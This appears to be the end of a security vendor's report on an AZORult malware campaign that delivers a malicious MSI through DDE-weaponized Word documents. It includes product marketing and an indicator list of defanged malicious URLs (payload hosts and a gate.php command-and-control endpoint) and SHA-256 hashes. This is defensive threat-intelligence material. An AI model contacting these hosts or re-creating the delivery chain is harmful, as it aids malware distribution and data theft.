
We were able to track down previous attempts from the same actors showing the course of artificial selection they went through, distilling their latest ultimate survivor. For example, earlier variants opted for the SCR extensions instead of MSI. In a different case, the delivery mechanism was different and relied on a link to download the infected docx file directly from the compromised website.

Evasive Malware? Prevented by Minerva.

Minerva’s Anti-Evasion Platform prevents evasive threats. All that is required is that the malware will use a single evasion technique for Minerva to prevent the attack. AZORult campaigns evolve over time – adding more evasive features to bypass security products.

Minerva's Anti-Evasion Platform has multiple modules that reinforce each other to prevent different evasive techniques. In this case, the Malicious Document Prevention module breaks or otherwise disarms malicious document files that try to evade detection via macros, PowerShell and other scripts. By deceiving the malware regarding its ability to run scripts using these advanced document capabilities, employees can safely enable macros and remain productive.

The attack is prevented at a very early stage when the DDE-weaponized document tries to download and execute the malicious MSI file:



Minerva prevents the download and execution of aksu.msi

Moreover, even if it was delivered in a non-evasive way Minerva would have blocked the attack with its Memory Injection Prevention module, foiling the execution of AZORult.

Request a test drive today to see all this and more in action.

IOC

URLs

- hxxp://ipool[.]by/bitrix/css/8/DOC71574662-QUOTATION[.]doc
- hxxp://ipool[.]by/bitrix/css/8/aksu[.]msi
- hxxp://www[.]sckm[.]Krakow[.]pl/aksu[.]msi
- hxxp://aksuperstore[.]com/fh8nzhme/gate[.]php

Files (SHA-256)

Analyzed DDE docx:

ac342e80cbdff7680b5b7790cc799e2f05be60e241c23b95262383fd694f5a7a

Analyzed MSI Installer:

e7a842f67813a47bece678a1a5848b4722f737498303fafc7786de9a81d53d06

Unzipped executable:

717db128de25eec80523b36bfaf506f5421b0072795f518177a5e84d1dde2ef7

Decompiled obfuscated AutoIt:

31f807ddfc479e40d4d646ff859d05ab29848d21dee021fa7b8523d2d9de5edd

Deobfuscated AutoIt:

b074be8b1078c66106844b6363ff19226a6f94ce0d1d4dd55077cc30dd7819c5

Similar DDE document downloaded directly from a compromised website:
dc3fac021fae581bf086db6b49f698f0adc80ebe7ca7a28e80c785673065a127

The builder (Trojanized):

329030c400932d06642f9dbc5be71c59588f02d27d9f3823afa75df93407027b

Similar MSI installers:

- efa6af034648f8e08098ea56445ccab1af67376ca45723735602f9bdd59e5b5d
- 9d7a10fa3e5fd2250e717d359fcff881d9591e0fe17795bab7aac747e8514247
- dc3fac021fae581bf086db6b49f698f0adc80ebe7ca7a28e80c785673065a127